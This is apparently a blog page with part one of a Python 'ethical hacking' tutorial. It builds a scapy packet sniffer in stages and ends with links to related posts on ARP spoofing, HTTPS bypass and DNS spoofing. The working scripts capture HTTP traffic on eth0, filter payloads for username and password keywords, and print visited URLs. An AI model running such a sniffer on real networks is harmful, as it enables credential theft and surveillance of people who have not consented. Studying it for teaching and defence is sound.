
Python Ethical Hacking - Packet Sniffer(1)
PACKET_SNIFFER
- Capture data flowing through an interface.
- Filter this data.
- Display Interesting information such as:
- Login info(username&password).
- Visited websites.
- Images.
- ...etc
PACKET_SNIFFER
CAPTURE & FILTER DATA
- scapy has a sniffer function.
- Can capture data sent to/from iface.
- Can call a function specified in prn on each packet.
Install the third party package.
pip install scapy_http
1. Write the Python to sniff all the Raw packets.
#!/usr/bin/env python

from scapy.all import *

from scapy.layers.http import *

def sniff(interface):

    scapy.all.sniff(iface=interface, store=False, prn=process_sniffed_packet)

def process_sniffed_packet(packet):

    if packet.haslayer(HTTPRequest):

        if packet.haslayer(scapy.all.Raw):

            print(packet.show())

sniff("eth0")
Execute the script and sniff the packets on eth0.

2. Filter the useful packets
#!/usr/bin/env python

from scapy.all import *

from scapy.layers.http import *

def sniff(interface):

    scapy.all.sniff(iface=interface, store=False, prn=process_sniffed_packet)

def process_sniffed_packet(packet):

    if packet.haslayer(HTTPRequest):

        if packet.haslayer(scapy.all.Raw):

            print(packet[scapy.all.Raw].load)

sniff("eth0")
Execute the script and sniff the packets on eth0.

Rewrite the Python Script to filter the keywords.
#!/usr/bin/env python

from scapy.all import *

from scapy.layers.http import *

def sniff(interface):

    scapy.all.sniff(iface=interface, store=False, prn=process_sniffed_packet)

def process_sniffed_packet(packet):

    if packet.haslayer(HTTPRequest):

        if packet.haslayer(scapy.all.Raw):

            load = packet[scapy.all.Raw].load.decode(errors='ignore')

            keywords = ["username", "user", "login", "password", "pass"]

            for keyword in keywords:

                if keyword in load:

                    print(load)

                    break

sniff("eth0")
Add the feature - Extracting URL
#!/usr/bin/env python

from scapy.all import *

from scapy.layers.http import *

def sniff(interface):

    scapy.all.sniff(iface=interface, store=False, prn=process_sniffed_packet)

def process_sniffed_packet(packet):

    if packet.haslayer(HTTPRequest):

        url = packet[HTTPRequest].Host + packet[HTTPRequest].Path

        print(url)

        if packet.haslayer(scapy.all.Raw):

            load = packet[scapy.all.Raw].load.decode(errors='ignore')

            keywords = ["username", "user", "login", "password", "pass"]

            for keyword in keywords:

                if keyword in load:

                    print(load)

                    break

sniff("eth0")

Python Ethical Hacking - Packet Sniffer(1)的更多相关文章
- Python Ethical Hacking - Packet Sniffer(2)
Capturing passwords from any computer connected to the same network. ARP_SPOOF + PACKET_SNIFFER Ta ...
- Python Ethical Hacking - ARP Spoofing
Typical Network ARP Spoofing Why ARP Spoofing is possible: 1. Clients accept responses even if they ...
- Python Ethical Hacking - NETWORK_SCANNER(1)
NETWORK_SCANNER Discover all devices on the network. Display their IP address. Display their MAC add ...
- Python Ethical Hacking - Bypass HTTPS(1)
HTTPS: Problem: Data in HTTP is sent as plain text. A MITM can read and edit requests and responses. ...
- Python Ethical Hacking - BeEF Framework(1)
Browser Exploitation Framework. Allows us to launch a number of attacks on a hooked target. Targets ...
- Python Ethical Hacking - MODIFYING DATA IN HTTP LAYER(3)
Recalculating Content-Length: #!/usr/bin/env python import re from netfilterqueue import NetfilterQu ...
- Python Ethical Hacking - MODIFYING DATA IN HTTP LAYER(2)
MODIFYING DATA IN HTTP LAYER Edit requests/responses. Replace download requests. Inject code(html/Ja ...
- Python Ethical Hacking - MODIFYING DATA IN HTTP LAYER(1)
MODIFYING DATA IN HTTP LAYER Edit requests/responses. Replace download requests. Inject code(html/Ja ...
- Python Ethical Hacking - DNS Spoofing
What is DNS Spoofing Sniff the DNSRR packet and show on the terminal. #!/usr/bin/env python from net ...
随机推荐
- 在windows上安装docker
开启Hyper-V 添加方法非常简单,把以下内容保存为.cmd文件,然后以管理员身份打开这个文件.提示重启时保存好文件重启吧,重启完成就能使用功能完整的Hyper-V了. pushd " ...
- 小白的mapbox学习之路-显示地图
刚接触mapbox,只是简单记下自己的学习之路,如有错误,欢迎大神指正 1-头部引入链接 2-body中定义一个div块,用来显示地图 3-在script中创建一个map对象,并设置相关参数 mapb ...
- .NET Framework、.NET Core 和 .NET 5+ 的产品生命周期
本文整理记录了 .NET Framework..NET Core 和 .NET 各个版本的产品支持周期和操作系统兼容性. 早于 .NET Framework 2.0 和 .NET Core 2.1 的 ...
- rust 编译器工作流
将源代码转为高级中间表示,在将其转为中级中间表示,在将其转为LLVM IR, 最终输出机器码. rust 租借检查 选项优化,代码生成(宏, 范型) , 都是在MIR层.
- phpmyadmin通过慢查询日志getshell连载(二)
这是phpmyadmin系列渗透思路的第二篇文章,前面一篇文章阐述了通过全局日志getshell,但是还有一个日志可以getshell,那就是本次实验的慢查询日志,操作类似,毕竟实战中多一条路就多一次 ...
- typora中的图片处理20200622
typora中的图片处理20200622 食用建议 typora作为markdown的书写神器,一般习惯的流程是在typora中写完,然后复制粘贴到博客园中,然而,markdown中图片采用的是本地连 ...
- 10、一个action中处理多个方法的调用第一种方法动态调用
我们新建一个用户的action package com.weiyuan.test; import com.opensymphony.xwork2.ActionSupport; /** * * 这里不用 ...
- Spring Bean各阶段生命周期的介绍
一.xml方式配置bean 二.Aware接口 2.1 BeanNameAware 2.2 BeanFactoryAware 2.3 ApplicationContextAware 2.4 Aware ...
- docker 运行镜像
docker run -e "环境变量=值“ --nam 别名 -v /etc/localtime:/etc/localtime:ro [时区保持跟宿主机器一致]-d -p 21021:80 ...
- python学习_Linux系统的常用命令(二)
linux基本命令: 1.ls 的详细操作: ls - l : 以列表方式显示文件的详细信息 ls -l -h: 以人性化的方式显示文件的大小 ls -l -h -a 显示所有的目录和文件,包括隐藏文 ...